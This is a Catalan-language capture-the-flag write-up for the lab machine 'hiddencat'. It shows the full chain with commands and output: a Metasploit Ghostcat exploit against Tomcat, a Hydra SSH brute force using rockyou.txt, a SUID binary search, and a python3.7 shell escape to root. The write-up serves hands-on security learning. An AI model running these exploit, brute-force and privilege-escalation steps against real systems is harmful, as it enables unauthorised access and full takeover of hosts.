

Maquina hiddencat

Aquesta màquina consisteix a aprofitar una vulnerabilitat ja coneguda, en el meu cas faré servir metasploit per automatitzar la tasca i amb l'usuari obtingut vulnerar el port 22 amb força bruta a través de hydra.


En aquest manual em salto la part habitual de les captures de ping i nmap, els ports visibles son el 22, el 8009 i el 8080, en el 8009, no trovem res si fem un IP+port. En canvi si obrim el port 8080 amb la ip ens sortirà alguna cosa.





Els 3 botons de la esquerra no porten a cap lloc, ja que ho tenim tot bloquejat per culpa dels permissos. Així que hem de buscar la vulnerabilitat en msfconsole, per a veure com passar la seguretat. He fet abans de res un fuzzing web amb gobuster, pero no he trobat tampoc cap cosa del meu interés i per això no adjunto captura del gobuster.

`msfconsole` per obrir el terminal de hackeig. Seguidament la comanda a realitzar es un search



`use 0`

`set RHOST 172.17.0.2`

l'usuari a crackejar es jerry, encara que la primera era en majúscula, el seu usuari és tot minúscula.

```
msf6 auxiliary(admin/http/tomcat_ghostcat) > exploit
[*] Running module against 172.17.0.2
<?xml version="1.0" encoding="UTF-8"?>
<!--
 Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements.  See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License.  You may obtain a copy of the License at

      http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<web-app xmlns="http://xmlns.jcp.org/xml/ns/javaee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://xmlns.jcp.org/xml/ns/javaee
                      http://xmlns.jcp.org/xml/ns/javaee/web-app_4_0.xsd"
  version="4.0"
  metadata-complete="true">

  <display-name>Welcome to Tomcat</display-name>
  <description>
     Welcome to Tomcat, Jerry ;)
  </description>

</web-app>
```

```
┌──(jk㉿KALILINUX-JK)-[~]
└─$ sudo hydra -l jerry -P /home/jk/Downloads/rockyou.txt ssh://172.17.0.2
[sudo] password for jk:
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military o

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-13 14:33:29
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting))
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344395 login tries (l:1/p:14344395
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: jerry   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-13 14:33:49
```

```
┌──(jk㉿KALILINUX-JK)-[~]
└─$ ssh jerry@172.17.0.2
```

amb sudo -l no trobem res així que busquem binaris.
Aquí sí que el trobarem i Python que és un SUID vulnerable, el vulnerem a través de comandes en GTFOBINS

```
find / -perm -4000 2>/dev/null
```

```
/usr/bin/perl5.28.1
/usr/bin/chsh
/usr/bin/python3.7m
/usr/bin/python3.7
jerry@860263141df7:~$
```

```
jerry@860263141df7:~$ /usr/bin/python3.7 -c 'import os; os.execl("/bin/sh",
"sh", "-p")'
# whoami
root
#
```